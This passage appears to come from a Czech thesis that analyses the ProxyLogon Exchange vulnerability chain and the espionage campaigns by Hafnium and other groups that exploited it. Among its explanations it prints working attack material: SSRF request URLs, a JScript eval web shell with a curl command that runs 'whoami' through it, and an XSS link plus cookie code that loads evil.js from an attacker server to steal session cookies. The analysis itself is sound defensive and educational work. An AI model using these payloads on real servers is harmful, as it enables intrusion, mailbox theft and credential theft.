může e-mail zadat i jako pojmenovaný parametr v url (Query String), například takto: `https://<ExchangeServer>/autodiscover/autodiscover.json?@dummy.net/?&email=autodiscover/autodiscover.json%3f@dummy.net`. V takovém případě frontend z url vymaže první nález, který bude odpovídat textu specifikovanému jako parametr e-mail. V tomto případě tak frontend smaže následující část `/autodiscover/autodiscover.json?@dummy.net`. Výsledný cíl, kam se přepošle požadavek, bude vypadat takto: `https://<ExchangeServer>/?&Email=autodiscover/autodiscover.json%3f@dummy.net`. Díky tomu se útočníkovi povedlo smazat část url a může tak ovlivnit, kam se má požadavek přesměrovat (parametr uvEmail pak už nehraje vliv). Názorná ukázka, jak přesměrovat požadavek na chtěnou službu, je vidět na obrázku 2.4. Tímto způsobem útočník získá přístup k backendovým službám, avšak může ovlivnit pouze „url“, takže nemůže nic modifikovat, pouze data zobrazovat. Také má přístup jako uživatel, pod kterým běží program Exchange, nejčastěji NT AUTHORITY\SYSTEM.[20]

Druhá zranitelnost CVE-2021-34523 se nachází ve funkcionalitě Exchange PowerShell. Útočník má sice po zneužití předchozí zranitelnosti k této službě přístup jako uživatel NT AUTHORITY\SYSTEM, avšak tento uživatel nemá žádnou poštovní schránku, tudíž útočník nemůže tuto službu využívat. Existuje však cesta, jak z uživatele NT AUTHORITY\SYSTEM udělat „pouze“ administrátora Exchange a tím si zajistit přístup ke službě PowerShell. Při HTTP požadavku na PowerShell službu se určí přistupující uživatel z parametru hlavičky HTTP požadavku (HTTP header), konkrétně z „X-CommonAccessToken“. Tento parametr v případě přístupu skrze předchozí zranitelnost není nastaven, protože útočník není autorizován. V takovém případě se Exchange pokusí zjistit uživatele z url argumentu (Query String) „X-Rps-CAT“. Útočník tedy může získat přístup na Exchange PowerShell službu tím, že nastaví argument „X-Rps-CAT“ takto: `https://<ExchangeServer>/autodiscover/autodiscover.json?@dummy.net/mapi/nspi/?&`



Obrázek 2.4 Útočník zneužil zranitelnost CVE-2021-34473 a získal přístup na službu mapi jako uživatel NT AUTHORITY\SYSTEM. Žlutě je zvýrazněno, co frontend chybně smazal z url z jeho požadavku předtím, než ho přesměroval.

`X-Rps-CAT=[Base64 encoded email]`. Poté již získá přístup do Exchange server Powershell služby a může konfigurovat celý program Exchange. Je vhodné poznamenat, že útočník tedy potřebuje znát uživatelské jméno privilegovaného uživatele Exchange. [21]

Třetí zranitelnost CVE-2021-31207 umožňuje útočníkovi na server vložit vlastní soubor s jakýmkoliv obsahem a do jakéhokoliv adresáře, pokud má přístup do Powershell služby jako administrátor. Útočník tedy může vložit vlastní Web Shell a tím celý server ovládnout pomocí RCE. Administrátor má možnost zálohovat e-mailovou poštu libovolného uživatele pomocí příkazu „New-MailboxExportRequest“. Tento příkaz může provést pouze uživatel s rolí „Import Export Mailbox“, ale pro útočníka není problém si tuto roli přiřadit, protože má přístup skrze privilegovaného uživatele. Zálohování probíhá tak, že jsou všechny e-maily zakódovány do specifikovaného souboru. Kromě textu samotných e-mailů jsou do tohoto souboru zakódovány i přílohy. Kódování je podrobněji popsáno v oficiální dokumentaci od Microsoftu.[22] Podstatné je, že pro kódování a dekódování je použit stejný algoritmus. Útočník tedy může svůj Web Shell zakódovat a následně poslat danému uživateli na e-mail. Tím obejde i potenciální kontrolu malware v příloze. Dále spustí příkaz na zálohování e-mailové pošty daného uživatele a při této akci se příloha zakóduje, respektive dekóduje a výsledná záloha bude obsahovat Web Shell. Záloha nemá omezení na koncovku souboru, tudíž útočník může zvolit například koncovku aspx a uložit ji na veřejně přístupné místo. [23]

2.3 Analýza útoků

V této podkapitole je provedena analýza proběhlých útoků. Nejprve jsou představeny různé druhy útoků a možnosti zneužití zranitelností. Dále jsou popsány jednotlivé fáze útoků, konkrétně je popsáno, jakým způsobem útočníci pokračovali po zneužití zranitelností, když se zmocnili serveru

(post-exploitation). Dále je probráno, jaké dopady z útoků vzešly. Následně je více popsána čínská vládní organizace Hafnium, která za prvotními útoky údajně stála. Z tohoto důvodu je popsána i čínská umělá inteligence, která měla být jednou z hlavních motivací pro Hafnium.

2.3.1 Způsoby útoků

V této kapitole je popsáno několik metod útoků, které útočníci používali při zneužívání zranitelnosti ProxyLogon.

2.3.1.1 Zneužití backendových služeb


Nejvíce používaná cesta zneužití je skrze získání informací od backendových služeb a následná autentizace do EAC a nahrání Web Shellu skrze zranitelnost CVE-2021-27065. Pro úspěšné vykonání tohoto útoku potřebuje útočník znát e-mailovou adresu administrátora Exchange serveru a přístup na portu 443. Útočník zneužije několik služeb, při zneužití konkrétní služby vždy získá citlivou informaci, kterou zneužije při zneužití služby následující. Prvním krokem je zjištění FQDN (Fully-Qualified Domain Name), většinou lze tento údaj odhalit pouhým oskenováním serveru, například pomocí utility nmap. Následně útočník zneužije službu Autodiscover, aby zjistil legacyDN a MailboxId. LegacyDN je starší označení poštovní schránky a MailboxId je taktéž interní označení pro poštovní schránku. Názorná ukázka zneužití služby Autodiscover je zobrazena na obrázku 2.2. Při posílání požadavků na služby je nutné dodržovat správnou syntaxi požadavku – někdy se dá syntax vyčíst z oficiální dokumentace[17] či jiných technických popisů a někdy je nutné odposlechnout data, které klienti posílají a napodobit jejich požadavky. LegacyDn a MailboxId získané požadavkem na Autodiscover, jsou použity při zneužití druhé služby MAPI. Nejprve útočník pošle požadavek na MAPI s LegacyDn a MailboxId, ta sice vrátí chybu, ale ve výpisu se bude nacházet hodnota SID (Security Identifier). SID se používá pro vnitřní operace Exchange, primárně pro udělení přístupu uživateli, se kterým je svázána. Ukázka zneužití MAPI je na obrázku 2.5.

Útočník dále zneužije interní službu ProxyLogon (díky tomu tato zranitelnost získala své pojmenování). Službě ProxyLogon pošle v požadavku získané SID a také e-mail uživatele, se kterým je toto SID svázáno. Služba uživatele autentizuje a vrátí mu cookies nazývající se `msExchEcpCanary` a `ASP.NET_SessionId`. Útočník díky těmto cookies získá plný přístup do EAC jako uživatel, se kterým je SID svázáno (v tomto případě administrátor). Názorná ukázka je na obrázku 2.6.


Nyní má útočník plný přístup do EAC jako administrátor a zneužije zranitelnost CVE-2021-27065 – skrze tuto zranitelnost nahraje vlastní Web Shell. Útočník nejprve vloží kód pro Web Shell do nastavení externí url adresy pro službu OAB, jak je zachyceno na obrázku 2.7 a výpisu kódu 3. Následně útočník provede obnovení nastavení, při kterém specifikuje, že se má záloha aktuálního nastavení uložit na server na veřejně dostupné místo s příponou aspx – obrázek 2.8. Díky předchozím krokům nahraje útočník na server vlastní kus kódu, který se bude nacházet v záloze nastavení a umožní mu přístup do systému. Obsah souboru je vidět na obrázku 2.9. Následně má útočník přístup do systému a pomocí požadavků na Web Shell může provádět privilegované příkazy, názorná ukázka je předvedena na obrázku 2.10.

2.3.1.2 Odcizení e-mailů


Tento způsob útoku předpokládá minimálně dva Exchange servery v síti a to, že útočník zná e-mailovou adresu oběti. Pokud jsou předpoklady splněny, útočník je schopný stáhnout jakýkoliv e-mail z pošty oběti. Nejprve pošle požadavek na server A, ten požadavek přesměruje kvůli zranitelnosti ProxyLogon na server B a vyžádá si od něj poštu oběti. Server B vrátí plnohodnotnou odpověď, protože se server A před odesláním požadavku autentizuje. Následně server A zobrazí útočníkovi odpověď od serveru B a tedy i e-mail oběti. Útočník si takto může poštu vyžádat například skrze rozhraní EWS – ukázka se nachází na obrázku 2.11.



Obrázek 2.5 Útočník se vydává za klientskou aplikaci Outlook (proměnná X-Clientapplication) a posílá požadavek na službu MAPI skrze zranitelnost CVE-2021-26855 (ProxyLogon). Žlutě jsou vyznačeny hodnoty MailboxId a LegacyDn, které útočník získal při předchozím požadavku na Autodiscovery. Syntaxe požadavku je inspirována příkladem z oficiální dokumentace. [17, kap. Establish a New Session Context] Server sice odpoví chybovou hláškou, ale v ní zahrne i hodnotu SID (vyznačeno žlutě), která se použije při požadavku na další službu.




Obrázek 2.6 Útočník se autentizuje službě ProxyLogon díky získanému SID (vyznačeno žlutě) z předchozího požadavku. V Cookie X-BEResource taktéž použije e-mailovou adresu, se kterou je ono SID svázáno. Díky tomu server útočníka autentizuje a jako odpověď mu vrátí dvě cookies: ASP.NET_SessionId a msExchCanary. Tyto cookies umožňují přístup do služby EAC bez nutnosti autentizace po určitý čas. Syntaxe požadavku byla inspirována z [24]. Útočník má tedy plný přístup ke konfiguraci serveru a následně může zneužít některou zranitelnost v EAC.




Obrázek 2.7 Útočník se nachází ve fázi, kdy má přístup do EAC jako administrátor a snaží se nahrát na server vlastní Web Shell. Pro tento účel zneužije možnost konfigurovat nastavení služeb. Do políčka pro nastavení externí url adresy vloží škodlivý kód pro Web Shell.

```
http://AbrakaDabraka/#
<script language="JScript" runat="server">
function Page_Load() {
    eval(Request["EvilCorp"], "unsafe");
}
</script>
```

Výpis kódu 3 Nejprve je vložena neexistující url, aby prošla kontrola na straně serveru, že se opravdu jedná o url. Následně je vložen znak #, který obvykle odkazuje na určitou část webové stránky, a proto je také validní ho použít. Útočník však dále vloží kód pro svůj Web Shell a tím si ho připraví pro pozdější zneužití.




Obrázek 2.8 Útočník provede obnovu konfigurace OAB služby, přičemž soubor zálohy uloží na veřejně přístupné místo z internetu na server. Do souboru se vypíše všechna konfigurace včetně externí url adresy, kam útočník nahrál kód pro Web Shell.



Obrázek 2.9 Ukázka obsahu souboru, který byl vytvořen pomocí obnovení konfigurace. Žlutě je vyznačen útočníkem vložený škodlivý kód.

```
gab@hevrgabr-proxylogon:~$ curl -s -k https://10.0.0.10/ecp/auth/EvilCorp.aspx \
> -d 'EvilCorp=Response.Write(new ActiveXObject("WScript.Shell")
>                                .Exec("cmd /c whoami")
>                                .StdOut
>                                .ReadAll()
>                            );' | head -1
nt authority\system
gab@hevrgabr-proxylogon:~$
```

Obrázek 2.10 V této fázi již útočník nahrál na server vlastní Web Shell 3. Na obrázku je vidět možnost použití takového Web Shellu k vyvolání příkazu „whoami“.



Obrázek 2.11 Útočník zneužil zranitelnost ProxyLogon k tomu, že přeposlal požadavek na jiný Exchange server na stejné síti. Zároveň využil programovací rozhraní EWS, aby si od jiného serveru vyžádal posledních 10 e-mailů oběti. Server odpověděl unikátními identifikátory e-mailů. Obdobným požadavkem tak může útočník získat obsah jakéhokoliv e-mailu. Obrázek byl převzat z [25].

```
var xmlHttp = new XMLHttpRequest();
xmlhttp.open("GET", "https://<ExchangeServer>/owa/auth/evil.js", false);
document.cookie = "X-AnonResource=true";
document.cookie = "X-AnonResource-Backend=<EvilServer>/#~1";
xmlhttp.send();
```

Výpis kódu 4 Kód, který demonstruje, jak nastavit zranitelnou cookie a přesměrovat požadavek na vlastní server. Útočník typicky zašle oběti škodlivou url, ve které je zneužita zranitelnost XSS k tomu, aby načetla podobný kód jako tento. Následně útočník poslouchá na svém serveru a díky tomu se mu může podařit odchytit cookies oběti.

2.3.1.3 ProxyOracle

Dalším zaznamenaný způsob útoku, i když velmi zřídka používaný, byla kombinace zranitelností ProxyOracle a ProxyLogon. Tento způsob útoku se praktikoval hlavně na velmi špatně zabezpečených serverech, protože bylo nutné, aby server byl minimálně půl roku neaktualizovaný. Jak se však ukázalo, existují i servery které na začátku roku 2022 mají stále nezáplatovanou zranitelnost ProxyLogon a tedy více než rok neaktualizovaný server, proto tato forma útoku mohla být používána. Útok spočívá v tom, že útočník postupně zneužije zranitelnosti CVE-2021-31195 (XSS), CVE-2021-2685 (ProxyLogon), CVE-2021-31196 (Padding Oracle) a využije sociální inženýrství nebo phishing, aby přiměl nepozorného zaměstnance firmy kliknout na škodlivý odkaz. Samotná zranitelnost CVE-2021-31195 (XSS) neumožňuje ukrást cookie z prohlížeče, protože mají příznak httpOnly. Proto útočník zneužije ještě zranitelnost CVE-2021-2685 (ProxyLogon) – konkrétně do škodlivého odkazu přidá ještě kód, který nastaví cookie X-AnonResource-Backend na útočníkem kontrolovaný server a kvůli tomu se na něj požadavek přesměruje. Útočník tak získá uživatelovy cookies a pokud byl uživatel při kliknutí na odkaz přihlášen v prohlížeči do OWA, tak útočník získá i jeho zašifrované údaje v podobně cookie cadata. Následně útočník odcizené přihlašovací údaje rozšifruje pomocí Padding Oracle útoku a získá tak jeho přihlašovací jméno a heslo v otevřeném textu.

Vložení škodlivého kódu do url se typicky dělá skrze načtení zdrojového kódu javascriptu z útočníkova serveru. Výsledný odkaz může vypadat například takto:

```
https://<ExchangeServer>/owa/auth/frowny.aspx?app=people&et=ServerError&esr
c=MasterPage&te=\&refurl=}}};document.head.appendChild(document.createEleme
nt(/script/.source)).src=/http:\/\/<EvilServer>\/evil.js/.source//
```


Přičemž na `http://<EvilServer>/evil.js` se nachází útočníkův kód pro nastavení cookies. Příklad takového kódu je na ukázce kódu 4. [26]

2.3.1.4 Phishing

Posledním způsobem je vydávání se za někoho uvnitř organizace. Útočník nejprve získá přístup do EAC pomocí zranitelnosti ProxyLogon. Následně si díky přístupu do EAC vytvoří novou e-mailovou adresu, kterou opatří patřičnými identifikátory (CEO assistant, Head of Business atd.). Nakonec z této adresy může posílat podvodné e-maily vnitřním zaměstnancům, nebo někomu externímu a vydávat se za napadenou organizaci.

2.3.2 Fáze útoků

Z důvodu přehlednosti byly útoky rozděleny do čtyř fází a každá fáze je zkoumána samostatně. První fáze je datována na leden 2021, kdy útoky podle Microsoftu vedla skupina Hafnium.[27]



Obrázek 2.12 Časová osa zachycuje podstatné momenty týkající se útoků, které zneužívají zranitelnost ProxyLogon. Pro lepší přehled byly útoky rozděleny do čtyř fází a samostatně analyzovány.

Druhá fáze je datována na únor a začátek března, kdy se do útoku přidalo několik dalších špionážních skupin, které jsou značeny jako APT[3]. Třetí fáze je od data 02.03.2021, kdy Microsoft vydal oficiální záplatu. Útočníci a bezpečnostní analytici provedli analýzu záplaty a díky tomu zjistili, kde přesně se zranitelnost nachází. Následovala masivní vlna útoků po celém světě. Poslední čtvrtá fáze je vyčleněna od února roku 2022. V této době začala ruská invaze na Ukrajinu, a kromě fyzické války se rozpoutala celosvětová virtuální válka v kybernetickém prostoru. Při útocích byla použita velká množina zranitelností včetně ProxyLogonu.

2.3.2.1 Hafnium

První fáze začala 3.1.2021 útoky organizace Hafnium. V této době nebyla zranitelnost vůbec známá a nebyla definovaná obrana proti těmto útokům, tudíž byl ProxyLogon označen za zero-day zranitelnost.[28] O dva dny později bezpečnostní analytik Orange Tsai oficiálně nahlásil zranitelnost Microsoftu. Záplaty však od nahlášení ještě dlouhou dobu oficiálně neexistovaly. Útočníci se do serverů dostávali nejčastěji skrze postupné zneužití backend služeb a následným nahráním Web Shellu. Hlavní cíle útočníků byly odcizení dat a nahrání zadních vrátek pro budoucí přístup, až bude zranitelnost opravena. Podle analýzy od MSTIC (Microsoft Threat Intelligence Center) postupovalo Hafnium po nahrání Web Shellu tak, že nejprve získali dump (obsah) paměti procesu LSASS (Local Security Authority Subsystem Service), který je zodpovědný za bezpečnost serveru (přihlašování, změna hesla, generování přístupových tokenů atd.).[29] Následně útočníci použili program 7zip na export privátních dat ze serveru a také nainstalovali několik funkcionalit do programu Exchange pro pohodlnější export e-mailové pošty. Dále stáhli všechny e-maily a také OAB (Offline Address Book), ze kterého získali jména a informace o všech uživatelích (typicky tedy o všech zaměstnancích firmy). Nakonec na server nahráli program pro pohodlnější pozdější přístup, nejčastěji PowerCat, který umožňuje vzdálený přístup skrze Powershell.[4] Dump paměti LSASS procesu byl později analyzován a Hafnium se z něj snažilo získat zahešované hesla, přihlašovací tokeny atd. Pro tyto účely se dají použít automatické nástroje, jako je například mimikatz[5]. Z důvodu většího rozšíření se Microsoft snaží tyto automatické nástroje detekovat a bránit se. Hafnium proto tyto nástroje nepoužívalo a udělalo jen kopii paměti procesu, a právě díky tomu nebyli jejich útoky ihned prozrazeny. Hafnium je proslulé podobnými útoky, kdy zneužívá zero-day zranitelnosti k odcizení dat a informací, avšak nedělá na serverech něco více invazivního (třeba šifrování dat). Hafnium a jeho motivy jsou více popsané v samostatných podkapitolách. [27]

[3] APT (Advanced Persistent Threat též známé jako pokročilá trvalá hrozba) je špionážní skupina vysoce kvalifikovaných a nebezpečných útočníků, často sponzorovaných vládou určitého státu.

[4] Nástroj je dostupný na veřejném github repozitáři: `https://github.com/besimorhino/powercat`

[5] Nástroj je dostupný na veřejném github repozitáři: `https://github.com/ParrotSec/mimikatz`

2.3.2.2 APT (Advanced Persistent Threat)

Druhá fáze se vymezuje od 28.2.2021 do vydání oficiální záplaty, tedy do 2.3.2021. V první fázi nebyly útoky tolik rozšířené, avšak stalo něco neočekávaného – zranitelnost se stala populární a do útoků se připojilo několik dalších APT skupin, především z Číny. Motivy byly stejné: kybernetická špionáž. Všechny skupiny prováděly útoky podobným stylem jako Hafnium. Na serverech tedy nedělaly nic invazivního (šifrování, mazání atd.), ale „pouze“ kradly data a instalovaly zadní vrátka.

První z dalších APT skupin, které začaly útočit, byla organizace nazývající se Tick. Jedná se o kyberšpionážní skupinu, která se primárně zaměřuje na krádež utajovaných informací a intelektuálního vlastnictví. Pro získání přístupu nahrával Tick Web Shell na tuto cestu: `C:\inetpub\wwwroot\aspnet_client\aspnet.aspx`. Dále Tick ukradl data a nainstaloval vlastní zadní vrátka, napsaná v prostředí Delphi. Tick historicky útočil primárně na organizace v Japonsku, ale také na organizace se sídlem v Koreji, Rusku a Singapuru. Při tomto útoku Tick neudělal výjimku a útoky byly vedené na organizace se sídlem v jižní Asii. [30]

Další APT skupina, která se připojila k útokům, se nazývá LuckyMouse, ale je známá též jako Emissary Panda nebo APT27. Jedná se taktéž o kyberpionážní skupinu, která historicky úspěšně zaútočila na několik vládních organizací ve střední Asii a také na mezinárodní organizaci pro civilní letectví (ICAO). Při útoku na Exchange postupovala tak, že nejprve nahrála na server nástroj Nbtscan. Tento nástroj dokáže oskenovat síť pro sdílené složky na ostatních serverech. Útočníci tedy chtěli zjistit, zda mohou získat další data ze sítě. Nakonec odcizili zajímavá data a nainstalovali vlastní zadní vrátka. Skupina LuckyMouse má základy v Číně a některé zdroje se domnívají, že se je sponzorovaná tamní vládou. [31]

Následovaly skupiny Calypso, Websiic a Winnti. Všechny tyto skupiny postupovaly podobným způsobem, tedy nahrály webshell, ukradly utajovaná data a nahrály vlastní zadní vrátka. Útoky vedené skupinou Winnti byly provedeny jen pár hodin před oficiálním vydání záplaty od Microsoftu. [32]

